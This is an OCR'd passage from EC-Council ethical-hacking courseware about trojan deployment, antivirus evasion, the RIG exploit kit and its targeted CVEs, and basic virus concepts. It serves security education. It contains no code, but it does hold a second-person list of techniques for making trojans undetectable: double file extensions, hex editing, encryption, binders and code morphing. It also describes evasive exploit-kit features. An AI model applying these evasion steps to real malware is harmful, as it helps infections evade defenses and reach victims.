


Figure 7.31: Propagating and deploying Trojan through USB

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Techniques for Evading Antivirus Software


Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kits

- An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with pre-written exploit codes and therefore can be easily used by an attacker, who is not an IT or security expert



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Exploit Kits (Cont'd)

RIG Exploit Kit

- RIG EK was used by attackers for distributing Cryptobit, CryptoLuck, CryptoShield, Cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess Ransomwares
- RIG EK was also used in distributing LatentBot, Pony and Ramnit Trojans

Exploit Kits

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.




Figure 7.32: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **RIG Exploit Kit**

  The RIG exploit kit is one of the most popular exploit kits in recent years, with its wide range of malware distribution. RIG EK was first discovered in 2014. It is efficient in distributing many exploits. RIG EK was used successfully by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, CryptoDefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess ransomware. It was also involved in distributing LatentBot, Pony, and Ramnit Trojans. Furthermore, RIG was involved in delivering the famous banking Trojan ZeuS. The latest version of the RIG exploit kit takes advantage of outdated versions of applications such as Flash, Java, Silverlight, Internet Explorer, or Microsoft Edge to distribute the Cerber ransomware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Landing page based on a standard 302 redirect
- Domain auto-rotator to avoid blacklisting and detection
- FUD (entirely undetectable) exploits
- Combination of different web technologies, such as DoSWF, JavaScript, Flash, and VBScript, to obfuscate the attack

The RIG exploit kit is supported for different browsers as well as the following CVEs:

CVE-2018-4878	Adobe Flash Player Use-After-Free Vulnerability
CVE-2018-8174	Windows VBScript Engine Remote Code Execution Vulnerability
CVE-2013-2551	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0322	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0497	Adobe Flash Player Remote Code Execution Vulnerability
CVE-2013-0074	Microsoft Silverlight Double Deference Remote Code Execution Vulnerability
CVE-2013-2465	Oracle Java SE Memory Corruption Vulnerability
CVE-2012-0507	Oracle Java SE Remote Java Runtime Environment Code Execution Vulnerability
CVE-2014-6332	Windows OLE Automation Array Remote Code Execution Vulnerability.
CVE-2015-2419	JScript9 Memory Corruption Vulnerability
CVE-2016-0189	Scripting Engine Memory Corruption Vulnerability
CVE-2015-8651	Integer Overflow in Adobe Flash Player Vulnerability

Table 7.3: List of CVEs for RIG Exploit Kit




Figure 7.33: Screenshot of RIG Exploit Kit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional exploit kits that attackers can use to propagate and deploy Trojans are as follows:

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Viruses

- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through file downloads, infected disk/flash drives, and as email attachments
- Indications of a virus attack include constant antivirus alerts, suspicious hard drive activity, lack of storage space, unwanted pop-up windows, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Suspicious hard drive activity
- Browser window "freezes"
- Lack of storage space
- Unwanted advertisements and pop-up windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Stages of Virus Lifecycle

Design	Developing virus code using programming languages or construction kits
Replication	Virus replicates itself for a period within the target system and then spreads itself
Launch	It gets activated when the user performs certain actions such as running infected programs
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers assimilate defenses against the virus
Execution of the damage routine	Users install antivirus updates and eliminate the virus threats

